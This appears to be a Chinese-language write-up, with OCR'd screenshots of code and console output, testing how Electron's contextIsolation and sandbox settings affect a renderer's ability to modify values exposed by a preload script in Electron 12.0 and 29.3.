
```
contextIsolation: true
sandbox: false
nodeIntegration: false
```

这个其实之前已经测试过了，这里再用新的实验测试一下





点击按钮




尝试修改 `Preload` 脚本中的 `num` 值时被上下文隔离策略阻拦，策略有效


配置 2

`Electron 12.0` 在 `Deepin Linux` 上无法使用 `sandbox: true` ，所以 `sandbox: true` 的部分在 `Windows` 上进行验证


```
contextIsolation: false
sandbox: true
nodeIntegration: false
```


File Edit Selection View Go Run Terminal Help
Search
Restricted Mode is intended for safe code browsing. Trust this window to enable all features. Manage Learn More
main.js
preload.js
renderer.js
index.html
// Modules to control application life and
const {app, BrowserWindow} = require('electr
const path = require('path')
function createWindow () {
// Create the browser window.
const mainWindow = new BrowserWindow({
width: 800,
height: 600,
webPreferences: {
contextIsolation: false ,
sandbox: true ,
preload: path.join(__dirname, 'preloa
})
// and load the index.html of the app.
mainWindow.loadFile('index.html')
// Open the DevTools.
mainWindow.webContents.openDevTools()
}
// This method will be called when Electron
// initialization and is ready to create br
<!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8">
<title>Hello World!</title>
</head>
<body>
<h1>Hello World!</h1>
We are using Node.js <span id="node-ver
Chromium </sp
and Electron <span id="electron-version

new number</d
<button onclick=check_it()>获取修改后的值
<!-- You can also require other files t
<script src="./renderer.js"></script>
</body>
</html>
// All of the Node.js APIs are available in
// It has the same sandbox as a Chrome exter
window.myAPI = {
num: 12138,
show_num: () => { document.getElementById
}
window.addEventListener('DOMContentLoaded',
const replaceText = (selector, text) => {
const element = document.getElementById
if (element) element.innerText = text
}
for (const type of ['chrome', 'node', 'ele
replaceText(`${type}-version`, process.v
}
replaceText("show-origin-number", window.n
})
const check_it = () => {
if (typeof window.myAP
window.myAPI.num =
window.myAPI.show_
} else {
document.getElemen
}
}


File Edit Selection View Go Run Terminal Help
Search
Restricted Mode is intended for safe code browsing. Trust this window to enable all features. Manage Learn More
Hello World!
File Edit View Window Help
Hello World!
We are using Node.js 14.16.0, Chromium 89.0.4389.69, and Electron 12.0.0.
12138
new number
获取修改后的值
PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS
PS C:\Users\join\Desktop\electron-5.0-test> npm run start
> electron-5.0-test@1.0.0 start C:\Users\join\Desktop\electron-5.0-test
> electron .

点击按钮后



`sandbox: true` 并不能带来上下文隔离的效果，只有 `contextIsolation` 为 `true` 时才可以

配置 3 就不需要测试了


Electron 12.0 总结

在 `Electron 12.0` 中， `contextIsolation` 与其他两项配置无关，关闭 `contextIsolation` 后,即使开启了沙箱，依旧不会隔离上下文


Electron 29.3


配置 1

```
contextIsolation: true
sandbox: false
nodeIntegration: false
```


Electron Fiddle - Unsaved
File Edit View Window Tasks Show Me Help
Electron v29.3.0
Run
Console
Editors
index.html
main.js
preload.js
renderer.js
renderer2.js
Modules
Search...
Main Process (main.js)
// Modules to control application life and create native browser window
const {app, BrowserWindow} = require('electron')
const path = require('path')
function createWindow () {
// Create the browser window.
const mainWindow = new BrowserWindow({
width: 800,
height: 600,
webPreferences: {
contextIsolation: true ,
sandbox: false ,
preload: path.join(__dirname, 'preload.js')
}
})
// and load the index.html of the app.
mainWindow.loadFile('index.html')
// Open the DevTools.
// mainWindow.webContents.openDevTools()
}
// This method will be called when Electron has finished
// initialization and is ready to create browser windows.
// Some APIs can only be used after this event occurs.
app.whenReady().then(() => {
createWindow()
HTML (index.html)
<!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8">
<title>Hello World!</title>
</head>
<body>
<h1>Hello World!</h1>
We are using Node.js ,
Chromium ,
and Electron .

new number
<button onclick=check_it()>获取修改后的值</button>
<!-- You can also require other files to run in this process -->
<script src="./renderer.js"></script>
</body>
</html>
Preload (preload.js)
// All of the Node.js APIs are available in the preload process.
// It has the same sandbox as a Chrome extension.
window.myAPI = {
num: 12138,
show_num: () => { document.getElementById("show-new-number").innerText = window.myAPI.num }
}
window.addEventListener('DOMContentLoaded', () => {
const replaceText = (selector, text) => {
const element = document.getElementById(selector)
if (element) element.innerText = text
}
for (const type of ['chrome', 'node', 'electron']) {
replaceText(`${type}-version`, process.versions[type])
}
replaceText("show-origin-number", window.myAPI.num)
})
Renderer Process (renderer.js)
const check_it = () => {
if (typeof window.myAPI !== 'undefined') {
window.myAPI.num = 10000
window.myAPI.show_num()
} else {
document.getElementById("show-new-number").innerText =
"contextIsolation works well"
}
}



File Edit View Window Tasks Show Me Help
Electron v29.3.0
Stop
Console
17:21:26 Saving files to temp directory...
17:21:26 Saved files to /tmp/electron-fiddle-7771-3TShPl47At1n
17:21:30 Electron v29.3.0 started.
17:21:30 Starting inspector on 127.0.0.1:9229 failed: address already in use
17:21:30 [136816:0415/172130.427074:ERROR:browser_main_loop.cc(278)] GLib-GObject: g_value_set_boxed: assertion 'G_VALUE_HOLDS_BOXED (value)' failed
17:21:30 [136858:0415/172130.749321:ERROR:gl_surface_presentation_helper.cc(260)] GetVSyncParametersIfAvailable() failed for 1 times!
17:21:30 [136858:0415/172130.763786:ERROR:gl_surface_presentation_helper.cc(260)] GetVSyncParametersIfAvailable() failed for 2 times!
17:21:30 [136858:0415/172130.780216:ERROR:gl_surface_presentati
Editors
index.html
main.js
preload.js
renderer.js
renderer2.js
Main Process (main.js)
Hello World!
File Edit View Window Help
Hello World!
We are using Node.js 20.9.0, Chromium 122.0.6261.156, and Electron 29.3.0.
12138
new number
获取修改后的值




尝试修改 `Preload` 脚本中的 `num` 值时被上下文隔离策略阻拦，策略有效

